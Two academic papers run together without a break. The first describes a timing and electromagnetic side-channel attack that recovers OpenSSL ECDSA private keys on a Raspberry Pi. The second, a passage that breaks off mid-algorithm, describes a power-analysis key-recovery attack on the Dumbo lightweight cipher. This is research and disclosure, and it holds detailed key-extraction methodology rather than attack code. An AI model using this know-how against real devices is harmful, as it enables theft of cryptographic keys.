Side-channel attacks exploit various physical leakages related to variables being manipulated by a device. An attacker can leverage the observation of these leakages to recover underlying secret values. These attacks have first been described in the literature by Kocher [4], and have since be applied on dozens of embedded targets. Several of these attacks have been illustrated at SSTIC on eg. smart cards or smartphones [2, 6, 8]. Timing attacks, as described in 1996 by Paul Kocher in his seminal work [4] allow to recover information about secret data by measuring the execution time of the underlying algorithm. They have been shown to be particularly pow-

erful against various cryptographic libraries, and caused the publication of many CVEs [4]

Recently, [3] conducted a survey on cryptographic libraries developers. The survey showed that, even though most developers are aware of these kind of attacks, the perceived cost of implementing efficient countermeasures against them is too high. Instead, several libraries have decided to exclude "hardware" side-channel attacks from their threat model. This is in particular the case of the widely used library OpenSSL. While numerous side-channel attacks have been published and exploited against this library, its threat model has for a while excluded so-called "hardware" side-channel and it was updated in May 2019 to exclude "same physical system side-channel" (eg. prime+probe attacks).

Before this change, from 2003 to 2018, 10 CVEs were published mentioning timing attacks on OpenSSL. In this work, we want to stress that this library still suffers from timing flaws that could be exploited. In particular, we want to highlight the practical damage that can be induced by an attacker that is supposed out of the scope of this model. At Usenix20, Weiser et al. [9] described a class of side-channel vulnerabilities present in many ECDSA implementations. OpenSSL decided not to fix their big number library, which was responsible for this weaknesses.

In this section, we shortly describe the OpenSSL's ECDSA vulnerability, and how it can theoretically be exploited. Furthermore, we show that the results of Weiser et al. can be extended to more curves than originally identified.

1.1 ECDSA

Elliptic Curve Digital Signature Scheme (ECDSA) is a signature scheme based on the hardness of computing a discrete logarithm over elliptic curves. The scheme requires a given curve $\mathcal{E}$, a generator point G of order n, and a hash function H. Besides, the signer generates a key pair (d, P), where $d < n$ is a private key, and $P = [d]G$ is the associated public key.

In order to sign a message m, the signer performs the following operations:

1. draw a random nonce k such that $0 < k < n$
2. compute $r = x([k]G)$, where $x(\cdot)$ returns the abscissa of a point
3. compute $s = k^{-1}(H(m) + rd) \mod n$

[4] For example, the first timing-related CVE on OpenSSL was CVE-2003-0078, and was exploitable through Vaudenay's padding oracle attack.

The signature is defined as the couple (r, s). It is well known that the nonce k shall remain secret, the private key d can be trivially recovered since:

$$d = r^{-1}(sk - H(m)) \mod n$$

1.2 OpenSSL's implementation

As suggested in appendix A.3.1 of the FIPS publication on Digital Signature (FIPS 186-5) OpenSSL draws a random nonce k' in the interval $[0, 2^{\log(n-1)+64}]$ and then compute $k = k' \mod n$. This modular reduction is computed through a euclidean division.

Modular reduction `BN_mod`, is a straightforward call to `BN_div` (code link)

The following snippet illustrates a simplified version of the div function [5]

```
1  div(BIGNUM *dv, BIGNUM *rm, const BIGNUM *num, const BIGNUM *divisor
       , BN_CTX *ctx)
2  {
3      int ret;
4      [...]
5      ret = bn_div_fixed_top(dv, rm, num, divisor, ctx);
6
7      if (ret) {
8          if (dv != NULL)
9              bn_correct_top(dv);
10         if (rm != NULL)
11             bn_correct_top(rm);
12     }
13     return ret;
14 }
```

Note that line 11 calls `bn_correct_top`, which "corrects" the number of words needed to store the remainder, that is, it gets rid of the zero most significants words. Consequently, at the end of step 1, the random nonce k is coded on the exact number of words that it requires. It follows that any observation of the number of words used to store k would reveal information on its length.

Furthermore, OpenSSL's big number inversion is dependent to the manipulated data. The inversion is computed as an exponentiation $k^{-1} = k^{n-2} \mod n$, since the order n is a prime value. The exponentiation

[5] It was pointed in a 2018 issue (https://github.com/openssl/openssl/issues/6367) that `BN_div` is not time-constant. However, it is unclear how this issue could be straightforwardly exploited.

is performed thanks to Montgomery products denoted as $\star$: $a \star b = a \cdot b \cdot R^{-1} \mod n$, with $R = 2^u \mod n$ for an appropriate integer u. The first operation consists in computing $k \star R^2$, where $R^2 \mod n$ is a precomputed value with same length as n. This multiplication involves the following snippet (code link). Part of its code is reproduced hereafter [6]:

```
1  int bn_mul_mont_fixed_top(BIGNUM *r, const BIGNUM *a, const BIGNUM *
       b, BN_MONT_CTX *mont, BN_CTX *ctx)
2  {
3      BIGNUM *tmp;
4      int ret = 0;
5      int num = mont->N.top;
6
7      if (num > 1 && a->top == num && b->top == num) {
8          if (bn_wexpand(r, num) == NULL)
9              return 0;
10         if (bn_mul_mont(r->d, a->d, b->d, mont->N.d, mont->n0, num))
               {
11             r->neg = a->neg ^ b->neg;
12             r->top = num;
13             r->flags |= BN_FLG_FIXED_TOP;
14             return 1;
15         }
16     }
17     [...]
18     if (a == b) {
19         if (!bn_sqr_fixed_top(tmp, a, ctx))
20             goto err;
21     } else {
22         if (!bn_mul_fixed_top(tmp, a, b, ctx))
23             goto err;
24     }
25     /* reduce from aRR to aR */
26     if (!bn_from_montgomery_word(r, tmp, mont))
27         goto err;
28     ret = 1;
29  err:
30     BN_CTX_end(ctx);
31     return ret;
32 }
```

The execution flow of this function depends on its inputs: if the condition at line 7 is satisfied, then the code between lines 8 to 15 will be executed (and the rest will most likely not be), otherwise, the code between lines 18 to 31 will be executed instead.

This part of the code will provide us the required observability of the bias. Indeed, considering the inputs $a = k$ and $b = R^2$, the condition at line 7 simply checks that the number of machine words used to store the

[6] Some parts of this code are conditioned to the set of compilation flags `OPENSSL_BN_ASM_MONT` and `MONT_WORD`. These flags are very often present by default.

curve order n is strictly larger than one, and that the same number of words are used to store a and b. Therefore, whenever k is stored on the same number of words as n, the condition will be satisfied, and, whenever it is not, the condition will not be satisfied. The amount of instructions and different functions in each part of the code will lead to an observable behaviour by a side-channel attacker, hence allowing him to recover this information about the size of k.

1.3 Hidden Number Problem and LLL

The Hidden Number Problem (HNP) is a mathematical problem introduced by Boneh and Venkatesan [1]. In the ECDSA context, the problem asks for the recovery of the secret key d, from the knowledge of several signatures, considering the obtention of some information on the corresponding nonces k. We provide the interested reader with an explanation of the HNP in a python notebook in the supplementary material of this paper. This notebook also proposes a hands-on resolution of a practical instance of this problem, relying on the so-called LLL algorithm [5].

1.4 Finding vulnerable ECDSA curves

We showed in the previous subsections that an attacker is able to distinguish whether the nonce k and the curve order n are stored on the same number of words. In order to be exploitable, this observation needs to allow the recovery of different nonce sizes a significant number of times. This simple observation implies that not all curves are vulnerable against this attack *in practice*.

As a simple counter-example, let us consider the standard curve `secp256k1`. The order n of this curve is $\frac{256}{w}$-word long on any w-bit architecture. n is in fact close to $2^{256} - 2^{128}$, and hence, on the vast majority of architectures, the binary expression of its most significant word is fully composed of ones. The probability for any uniformly generated nonce between 0 and n to require less than $\frac{256}{w}$ words is then close to 2^{-w}. Since a practical attack requires several dozens of such nonces, the amount of total signatures to collect is prohibitive on most architectures, eg. at least several dozens or hundreds of billions observations in the case of a 32-bit architecture, and significantly worse on a 64-bit one.

On the contrary, let us consider the standard curve `secp521r1`, whose order's most significant 64 bits are `0x000001FF`. Considering a 64-bit or a 32-bit architecture, any uniformly generated nonce between 0 and this

order has a probability of 2^{-9} to have a null most significative word. This event is much more likely to be observed, and the total number of required signatures to perform an attack can then be estimated around tens of thousands, which is much more practical.

Using this method, Weiser et al. [9] found 32 standardized curves implemented in OpenSSL that are vulnerable against this attack on 32-bit architectures (3 of them stay vulnerable on 64-bit architectures). By slightly extending their study, we are able to discover twelve more theoretically-vulnerable curves, among which 3 of them are vulnerable in practice. Simply put, Weiser et al. looked for curve orders implying a biased distribution of the nonces, producing most of the time *full-size* nonces, and sometimes *short* nonces. We extend this search and observe that some curve orders may imply a converse distribution, ie., a production of *short* nonces most of the time, and *full-size* nonces sometimes. This is for example the case for the standardized curve `c2pnb272w1`, which order's 40 most significant bits are `0x01 00FAF513`: a nonce generated uniformly between 0 and this order has a probability close to $1 - 2^{-8}$ to have null 16 most significant bits, and therefore only a 2^{-8} probability to have the patern `0x0100` as msb's, and hence to require as many words as the curve order on a 32-bit architecture.


The complete list of vulnerable curves can be found in the full version of this paper.

2 Timing attack on some bits of the exponentiated message


In their paper, Weiser et al. [9] claim that the identified vulnerability is exploitable with a SGX-enclave setup. We will demonstrate that this attack can in fact also be mounted in a practical embedded context. To this end, we embedded the OpenSSL library (version 1.1.1k) on a Raspberry Pi 4 board. Our first goal is to show that the difference of execution path between the two possible branches actually translates into an observable timing difference.

We choose to illustrate this difference at the lower level, by measuring the execution time of the function `bn_mul_mont_fixed_top`. We start by setting ourselves in an ideal setup, and measure the ticks between the start and end of this function, for different input sizes around 256 bits. The results of this experiment can be seen in Figure 1 (a). One can clearly observe a huge timing difference on this function, which validates the presence of the detected bias. This difference can be used by an attacker to

detect with a near-perfect confidence the word-length of the input. In order to confirm that this bias can be exploited when timing this function, we drew 2^{25} random nonces smaller than the order, and ran the function. We observed (see Fig. 2 (a)) that the fastest $\sim 2^{17}$ executions were associated with a maximal nonce size. It is by far sufficient to mount and succeed the attack.




(a) Execution time (in CPU ticks) of `bn_mul_mont_fixed_top`




(b) Execution time (in CPU ticks) of `ec_group_do_inverse_ord`.

Fig. 1. Means and variance of the execution time (in CPU ticks) of two different functions depending on the size of their inputs. (10K samples per size)



(a) Zoom on 200,000 fastest executions of `bn_mul_mont_fixed_top`



(b) Zoom on 100 fastest executions of `ec_group_do_inverse_ord`.

Fig. 2. Nonce size (y-axis) for the fastest of 2^{25} execution times of (a) `bn_mul_mont_fixed_top`, (b) `ec_group_do_inverse_ord`.

We exhibit in Figure 1 (b) the same experiment on the higher level function `ec_group_do_inverse_ord`. This time, no timing difference can be observed by the attacker. This is easily explained by the noise

induced by a longer execution time, and the possibility of other timing biases occuring during the process. Once again we ran 2^{25} executions with random nonces. As it can be seen on Figure 2 (b), it is not possible to select the maximal nonce size based on the execution time. This negative result may lead a designer under the false impression that the bias is too hard to exploit in practice, and hence that the vulnerability is residual. We will show in the next session that the bias is in fact still observable by a slightly stronger adversary, and we demonstrate how to recover the secret key of the whole ECDSA signature.

3 Practical SEMA attack on ECDSA




Fig. 3. SEMA Acquisition bench.

In this section, we fill the gap from theory to practice, by performing a practical, end-to-end implementation of this attack. We now consider the highest possible function call, and setup a practical attack on the whole ECDSA. To do so, we target our Raspberry Pi setup and call the ECDSA signature through the command line. We choose to perform our experiments using `secp521r1` for illustration purposes, since this is the curve relying on operations on the biggest numbers.

We now leverage our physical access to the device by observing its electro-magnetic emanations while performing the signatures. This approach is commonly known as Simple Electro-Magnetic Analysis (SEMA), and relies on the electronical hypothesis that different manipulated data and operations will induce different EM behaviour. This side-channel has been often used in practice to break cryptographic implementations (eg. [7]).

To this end, we use an EM observation probe Langer RF-U 2,5-2 in order to measure the signal, as well as a Lecroy scope capturing 1G samples by second. Figure 3 illustrates our setup bench. We then record the electromagnetic emanations of the device during the execution of the ECDSA signature, for different nonces. The knowledge of the secret key allows us to recover these nonces and separate the curves.

This experiment clearly exhibits an important difference between the behaviour of long and short nonces, as can be seen in Figure 4. Indeed, while the first half of the window is similar in the two contexts, a divergence occurs starting near time sample 250000, revealing the underlying different paths taken by the executed code.




Fig. 4. Electromagnetic emanations of the Raspberry Pi during the execution of the ECDSA signature on secp521r1, for different nonces lengths. Top: 17-word long nonce, bottom: 16-word long nonce. An easily observable difference can be identified by an adversary.

We indeed tested this approach in an attacker scenario, with a supposed unknown key. To this end, we collected 51200 traces, which we automatically processed to find 104 of them containing the distinguishing pattern. By running an LLL approach on the 104 corresponding signatures, we were able to solve the hidden number problem and recover the private key.

4 Conclusion

We showed how an identified timing flaw can translate into a practical attack in an embedded setting. We extended the results of Weiser et al. by discovering several more vulnerable curves in OpenSSL and validated the

observability of the bias in timing at the lower level. Finally, we used SEMA to actually perform an end to end exploitation of the vulnerability. While we stress that OpenSSL is now considering these attacks as out of scope, we firmly believe that our work strongly highlights the potential drawbacks of this decision, and warns users of cryptographic libraries to carefully take into account these vulnerabilities.

References

1. Dan Boneh and Ramarathnam Venkatesan. Hardness of computing the most significant bits of secret keys in diffie-hellman and related schemes. In Neal Koblitz, editor, *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*, volume 1109 of *Lecture Notes in Computer Science*, pages 129–142. Springer, 1996. https://doi.org/10.1007/3-540-68697-5_11.
2. Christophe Devine, Manuel San Pedro, and Adrian Thillard. A practical guide to differential power analysis of usim cards. SSTIC, 2018.
3. Jan Jancar, Marcel Fourné, Daniel De Almeida Braga, Mohamed Sabt, Peter Schwabe, Gilles Barthe, Pierre-Alain Fouque, and Yasemin Acar. ¨ They are not that hard to mitigate¨ : What cryptographic library developers think about timing attacks. *IACR Cryptol. ePrint Arch.*, page 1650, 2021. https://eprint.iacr.org/2021/1650.
4. Paul C. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In Neal Koblitz, editor, *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*, volume 1109 of *Lecture Notes in Computer Science*, pages 104–113. Springer, 1996. https://doi.org/10.1007/3-540-68697-5_9.
5. A. K. Lenstra, H. W. Lenstra, and L. Lovasz. Factoring polynomials with rational coefficients. *MATH. ANN*, 261:515–534, 1982.
6. Manuel San Pedro, Victor Servant, and Charles Guillemet. Side-channel assessment of open source hardware wallets. Cryptology ePrint Archive, Report 2019/401, 2019. https://ia.cr/2019/401.
7. Thomas Roche, Victor Lomné, Camille Mutschler, and Laurent Imbert. A side journey to titan. In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 231–248. USENIX Association, 2021. https://www.usenix.org/conference/usenixsecurity21/presentation/roche.
8. Aurélien Vasselle. Side-channel attack on mobile firmware encryption. SSTIC, 2019.
9. Samuel Weiser, David Schrammel, Lukas Bodner, and Raphael Spreitzer. Big numbers - big troubles: Systematically analyzing nonce leakage in (EC)DSA implementations. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1767–1784. USENIX Association, 2020. https://www.usenix.org/conference/usenixsecurity20/presentation/weiser.

Trumping the Elephant: Fast Side-Channel Key-Recovery Attack against Dumbo

Louis Vialar
louis@louisvialar.me

EPFL, Kudelski Security Research Team

Abstract. In this paper, we present an efficient side-channel key recovery attack against Dumbo, the 160-bit variant of NIST lightweight cryptography contest candidate Elephant. We use Correlation Power Analysis to attack the first round of the Spongent permutation during the absorption of the first block of associated data. The full attack runs in about a minute on a common laptop and only requires around 30 power traces to recover the entire secret key on an ARM Cortex-M4 microcontroller clocked at 7.4MHz. This is, to the best of our knoweledge, the first attack of this type presented against Elephant.

1 Introduction

Lightweight Cryptography (LWC) is an area of cryptography that studies and develops cryptographic primitives for resource-constrained devices, such as smart sensors, smart cards or RFID tags. These devices need to communicate in a secure fashion, and therefore need to use cryptographic protocols, however traditional protocols intended for desktop and mobile processors consume too much power and require too much memory for an embedded system.

In 2017, National Institute of Standards and Technology (NIST) published a report [13] on the state of the field, in particular regarding already-existing NIST cryptographic standards, which was followed in 2018 by a *Call for Algorithms* [7] for lightweight symmetric authenticated ciphers and hash functions, initiating the NIST Lightweight Cryptography project (NIST LWC), a standardization process for what will become the equivalent(s) of AES-GCM [9, 14] and SHA-3 [10] for resource-constrained devices. While the main objective for the submissions is to be efficient both in terms of timing, throughput and power consumption, resistance to side-channel analysis (SCA) is also an evaluation criterion. Indeed, if a smart device using a symmetric cipher is compromised (or if the user is the adversary, as with smart cards [18]), the secret key should remain inaccessible.

The symmetric authenticated cipher Elephant [19] is a finalist to this NIST standardization project. Elephant is based on Spongent [4], a lightweight hash function, and has a variant that is based on Keccak [3], the family of hash functions that led to SHA-3.

In this paper, we introduce a side-channel attack based on Correlation Power Analysis (CPA) [6] against the 160-bit variant of Elephant, based on Spongent and dubbed "Dumbo". The rest of this paper is structured as follows: in the first section, we present the relevant state of the art. In the second section, we introduce the Dumbo cipher and its underlying permutation, Spongent-π[160]. Then, in the third section, we introduce our side-channel attack on Dumbo. Finally, in the fourth section, we present experimental results of our attack on an ARM Cortex-M4 microcontroller.

1.1 Notations used in this paper

In the rest of this paper, we define $\{0,1\}^n$ the set of n-bit bitstrings for some $n \in \mathbb{N}$ and $\{0,1\}^\star$ the set of bitstrings of arbitrary length. We denote the length of bitstring $X \in \{0,1\}^\star$ as $|X|$ and we denote with $X_0, X_1, \ldots, X_{l-1}$ the $l = \lceil \frac{|X|}{160} \rceil$ blocks of size 160 bits (20 bytes) of X, where the last block is appended with 0s. We designate by bit i (or i^{th} bit) the b^{th} rightmost bit of the B^{th} leftmost byte of bitstring X, where $i = 8 \cdot B + b$. We denote $X_{[i]}$ the i^{th} bit of X, and $X_{[a:b]}$ the substring of X that starts at bit a (inclusive) and ends at bit b (exclusive).

The concatenation of two bitstrings A and B is denoted as $A \| B$, their bitwise exclusive or is denoted as $A \oplus B$, and their bitwise and is denoted as $A \& B$. $X \ll i$ (resp. $X \lll i$) represent a shift (resp. rotation) of X to the left over i positions. $X \gg i$ and $X \ggg i$ represent the same operations to the right.

We denote with 0^n the bitstring made of n zeroes, and we denote the random sampling of a bitstring A of length n with $A \ \$ \leftarrow \{0,1\}^n$.

2 Related work

Since the launch of the NIST standardization process, researchers have studied the implementation security of the candidates. For instance, CAESAR's "lightweight applications" winner and NIST finalist Ascon [8] was found to be vulnerable to two side-channel key recovery attacks by Ramezanpour et al. in [16]: a passive attack based on deep learning, called SCARL, and an active fault injection analysis attack. The hardware implementation of NIST finalist GIFT [2] has also been found to be vulnerable

to a SCA attack by Hou et al. in [12], and the software implementation was also found to be vulnerable to a side-channel assisted differential cryptanalysis attack in [5], allowing key recovery in only 36 encryptions.

Side-channel attacks are not a mere theoretical threat, and can have real world consequences. In this respect, a SCA attack against AES-GCM was for example used by Ronen et al. in [17] to extract the secret keys used by Philips to sign the firmware of their smart light-bulbs. This enabled the attackers to build a worm that spreads from an infected object to another wirelessly. More recently, an electromagnetic CPA attack was used successfully to recover AES secret-keys in Apple's CoreCrypto by Haas et. al in [11].

To the best of our knowledge, our attack is the first attack of this type presented against Dumbo or any other Elephant instance.

3 The Dumbo NIST LWC Candidate

Dumbo is one of the three variants of NIST LWC candidate Elephant [19], and is the primary member of the submission. Elephant is a cryptographic mode of operation that uses a pseudo-random permutation P to build a symmetric cipher. It uses a 16-bytes (128 bits) secret key K for encryption and authentication and a 12-bytes (96 bits) nonce N. It is authenticated, with a 64-bits authentication tag T that authenticates both the ciphertext C and the optional associated data A.

In Dumbo, the underlying permutation is Spongent-π[160], the 80 rounds Spongent-π permutation of the Spongent lightweight hash function (introduced by Bogdanov et al. in [4]) with a 20-bytes (160 bits) long state. The two other variants of this cipher are Jumbo (using Spongent-π with 90 rounds and a 22-bytes long state, Spongent-π[176]) and Delirium (replacing Spongent with a reduced version of the permutation used in Keccak [3], and using a 25-bytes long state). In the next sections, we will describe the design of Dumbo.

3.1 The Spongent-π[160] Permutation

Spongent-π[160] is a permutation described by Bogdanov et al. in [4]. In the rest of the paper, we denote as $P : \{0,1\}^{160} \to \{0,1\}^{160}$ the 80-round Spongent permutation defined in Algorithm 1, where:

— rev is a function that reverses the order of the bits in its input.

— sBoxLayer is a function that applies the $\{0,1\}^4 \to \{0,1\}^4$ substitution box defined in Table 1 to all nibbles of its input. In the

reference implementation, it is applied on two nibbles at a time by using an extended $\{0,1\}^8 \to \{0,1\}^8$ look-up table.

— pLayer is a function that moves bit j from the input to bit $pL(j)$ in the output, such that

$$\mathsf{pL}(j) = \begin{cases} 40j \bmod 159 & \text{if } j < 159, \\ 159 & \text{if } j = 159. \end{cases}$$

— lfsr represents the computation of one cycle of the 7-bit LFSR defined by the primitive polynomial $p(x) = x^7 + x^6 + 1$. $\mathsf{lfsr}(c) = (c_{[0:6]} \ll 1) \| (c_{[6]} \oplus c_{[5]})$.

Input: X, a 160-bits block of data
Output: X, a 160-bits block of data updated by the permutation
1: $c \leftarrow$ 0b1110101
2: **for** i = 0, . . . , 79 **do**
3: $X \leftarrow X \oplus (0^{153} \| c) \oplus \mathsf{rev}(0^{153} \| c)$
4: $X \leftarrow \mathsf{sBoxLayer}(X)$
5: $X \leftarrow \mathsf{pLayer}(X)$
6: $c \leftarrow \mathsf{lfsr}(c)$
return X

Algorithm 1. The Spongent-π[160] permutation

X	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
SBox(X)	E	D	B	0	2	1	4	F	7	A	8	5	9	C	3	6

Table 1. the Spongent S-Box

Invertibility of *P* While Elephant does not require P to be invertible to encrypt plaintexts or to decrypt ciphertexts, we leverage its invertibility in our key-recovery attack.

We notice that all functions in P can be inverted. The inverse of the exclusive or operation is the exclusive or operation itself. The sBoxLayer is inverted by swapping the two lines in the substitution table presented before and reordering columns accordingly. The pLayer is inverted by building the bitstring in reverse order: instead of moving bit i to position $40i$ mod 159, we move bit $40i$ mod 159 to position i (for $i < 159$). Finally, the LFSR counter is inverted by computing its formula in reverse: the bit that was removed can be computed from the value of the other bits in the counter and of the bit that was generated from it.

Because of this, we can easily compute the inverse of P by starting the counter c to its value after 80 rounds (127), then by computing successively all the inverse operations of each round in reverse order. First, we apply the inverse LFSR on c, then we inverse the pLayer, the sBoxLayer, and finally we add the counter to the state.

3.2 The Dumbo Mode of Operation

In this section, we describe on a high level the process used to encrypt and authenticate a message in Dumbo. The decryption process is not precisely described but naturally follows from the encryption process.

Before encryption, the associated data and message lengths are not necessarily multiples of the block size. Therefore, the associated data and message are padded by adding a `0x01` byte, followed by as many `0x00` bytes as needed to complete the block. The empty message (i.e. M s.t. $|M| = 0$) is padded in the same way.

The encryption of the i^{th} message block M_i with nonce N is computed as follows ($i < l_M$):

$$C_i = \mathsf{mask}_K^{i,1} \oplus P(\mathsf{mask}_K^{i,1} \oplus (N \| 0^{64})) \oplus M_i$$

Similarly, decryption is computed using the same operation by swapping C_i and M_i.

The authentication tag is computed iteratively as follows:

1. The tag buffer T is initialized with the nonce concatenated with the first eight bytes of the associated data (A_0).
2. For each remaining 20-byte block of associated data A_i ($0 < i < l_A$), the tag buffer is updated as $T \leftarrow T \oplus \mathsf{mask}_K^{i,0} \oplus P(\mathsf{mask}_K^{i,0} \oplus A_i)$.
3. For each ciphertext block C_i, the tag buffer is updated as $T \leftarrow T \oplus \mathsf{mask}_K^{i,2} \oplus P(\mathsf{mask}_K^{i,2} \oplus C_i)$.
4. The tag buffer is updated by computing $T \leftarrow \mathsf{mask}_K^{0,0} \oplus P(T \oplus \mathsf{mask}_K^{0,0})$.
5. The first eight bytes of the tag buffer T are returned as the tag.

The entire encryption and authentication procedure is depicted in Figure 1.

We can notice that the key doesn't appear directly in this encryption procedure: it only appears as a parameter to the masking function $\mathsf{mask}_K^{a,b}$. The $\mathsf{mask}_K^{a,b}$ function will be described in the next sub-section.




Fig. 1. Sketch of the Encryption and Authentication procedure in Dumbo, with the attack point highlighted

The Masking Functions The $\mathsf{mask}_K^{a,b}$ functions are defined for $b = \{0, 1, 2\}$ as follows:

— $\mathsf{mask}_K^{a,0} = \mathsf{lfsr}^a(\mathsf{P}(\mathsf{K}\|0^{32}))$
— $\mathsf{mask}_K^{a,1} = \mathsf{lfsr}^a(\mathsf{P}(\mathsf{K}\|0^{32})) \oplus \mathsf{lfsr}^{a+1}(\mathsf{P}(\mathsf{K}\|0^{32}))$
— $\mathsf{mask}_K^{a,2} = \mathsf{lfsr}^{a-1}(\mathsf{P}(\mathsf{K}\|0^{32})) \oplus \mathsf{lfsr}^{a+1}(\mathsf{P}(\mathsf{K}\|0^{32}))$




Fig. 2. The Dumbo LFSR

lfsr^a denotes a successive applications of the LFSR pictured in Figure 2 in which each S_i corresponds to one byte of the state, starting with the leftmost byte S_0. The state of the LFSR is initialized to $\mathsf{P}(\mathsf{K}\|0^{32})$, also called $\mathsf{expandedKey}$.

As described in the previous subsection, $\mathsf{mask}_K^{a,0}$ is used to process the associated data during tag generation, $\mathsf{mask}_K^{a,1}$ is used to encrypt plaintext blocks, and $\mathsf{mask}_K^{a,2}$ is used to process the ciphertext blocks during tag generation.

We note that the LFSR used in the masking function is invertible, which means that it is possible to recover $\mathsf{mask}_K^{a-1,0}$ from $\mathsf{mask}_K^{a,0}$. In other words, it is easy to recover $\mathsf{expandedKey}$ from $\mathsf{mask}_K^{1,0}$. Given $\mathsf{mask}_K^{1,0}$, we simply shift the bytes to the right and compute $\mathsf{expandedKey}_0$ as follows:

$$\mathsf{expandedKey}_0 = (\mathsf{mask}_K^{1,0}{}_2 \lll 7)\&(\mathsf{mask}_K^{1,0}{}_{12} \ggg 7) \oplus \mathsf{mask}_K^{1,0}{}_{19}$$

In the next section, we demonstrate an attack that recovers $\mathsf{mask}_K^{1,0}$ using power analysis. Using that, we can then inverse the LFSR to recover $\mathsf{expandedKey}$ and finally inverse P to recover the key.

4 Our proposed attack

In this section, we describe how we use a CPA attack [6] against the first round of P during the computation of the authentication tag to recover $\mathsf{mask}_K^{1,0}$, and therefore K.

We recall that during the computation of the tag, the first block of associated data (after the first eight bytes) A_1 is absorbed by computing $\mathsf{mask}_K^{1,0} \oplus P(A_1 \oplus \mathsf{mask}_K^{1,0})$. We notice that the permutation P receives a 20-byte block of user-controlled data (A_1), which is bitwise XORed with the secret we want to recover ($\mathsf{mask}_K^{1,0}$). Our target for this attack is the first round of this particular invocation of the permutation P.

If we combine the exclusive or operation and the beginning of the first round, we can construct a model that, given the i^{th} byte of $\mathsf{mask}_K^{1,0}$ and of A_1, outputs the value of the i^{th} byte of the state after the sBoxLayer in the first round of P. We denote this model as Model(a, k, i), where $i \in 0 \ldots 19$ is the position of the byte, a is the i^{th} byte of A_1 and k is the i^{th} byte of $\mathsf{mask}_K^{1,0}$. This model is described in Algorithm 2.

Input: a, a 8-bit portion of the associated data
Input: k, a 8-bit portion of the key
Input: i, the byte of the state to compute
Output: S, byte i of the state after the first round sBoxLayer
$S \leftarrow a \oplus k$ ▷ First operation of the first round: add c to the first and last bytes
if i=0 **then**
